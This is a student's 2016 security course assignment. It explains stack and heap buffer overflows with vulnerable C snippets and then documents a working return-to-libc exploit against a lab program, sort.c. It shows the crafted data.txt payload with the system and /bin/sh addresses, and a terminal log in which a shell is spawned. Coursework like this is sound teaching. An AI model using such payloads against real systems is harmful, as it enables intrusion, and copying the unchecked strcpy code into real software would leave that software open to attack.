Assignment 1: CS 63035-O01

Matthew Kirk

September 20, 2016

1 Understanding Buffer Overflow

1.1 Stack Buffer Overflow

To show a stack buffer overflow I have copied a strcpy program from Wikipedia (https://en.wikipedia.org/wiki/Stack_buffer_overflow). It does not check bounds so therefore is unsafe and vulnerable to a stack buffer overflow.

The program is:

```
#include <string.h>

void foo (char *bar)
{
    char  c[12];

    strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
    foo(argv[1]);
}
```

As you can see it does no bounds checking and since strcpy doesn't either it is vulnerable. If the program gets input over 12 characters long then it flows over into the frame pointer and then finally into the return address.

TODO: INSERT EXPORT.

In this graphic if you input "ABC...VWX" you will overflow the character array of 12 characters into the pointer for *bar. This will be 4 bytes wide assuming we're on a 32 bit architecture (otherwise it's 8 bytes), this then overflows to the current stack pointer (another 4 bytes), and then finally to the return address (4 bytes). A malicious attacker could utilize this to change the return address just by inputing an address in the last 4 bytes of our input string.

1.2 Heap Buffer Overflow

https://cwe.mitre.org/data/definitions/122.html

```
#define BUFSIZE 256
int main(int argc, char **argv) {
  char *buf;
  buf = (char *)malloc(sizeof(char)*BUFSIZE);
  strcpy(buf, argv[1]);
}
```

2 Exploiting Buffer Overflow

For this we were tasked with exploiting sort.c with stack protection off. The goal of this was to build a return-to-libc attack via overflowed input from data.txt.


I was able to do this by first figuring out the addresses of system, and /bin/sh and then overflow array[14] into the return address.

Data.txt looks like this:

```
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
```

```
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
B7e56190b7e56190b7f76a24FFFF
```

Which will overflow into the address that starts with B7e5
I have verified that this works on a fresh build of the virtual machine:


ubuntu@ubuntu-VirtualBox: ~
ubuntu@ubuntu-VirtualBox:~$ gcc -o sort -fno-stack-protector sort.c
ubuntu@ubuntu-VirtualBox:~$ ./sort data.txt
Current local time and date: Tue Sep 20 17:19:27 2016
Source list:
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0x9061e5b7
0xb7e56190
0xb7e56190
0xb7f76a24
0xffff
Sorted list in ascending order:
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
9061e5b7
b7e56190
b7e56190
b7f76a24
ffff
$ whoami
ubuntu
$ echo 'Success'
Success
$ exit
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~$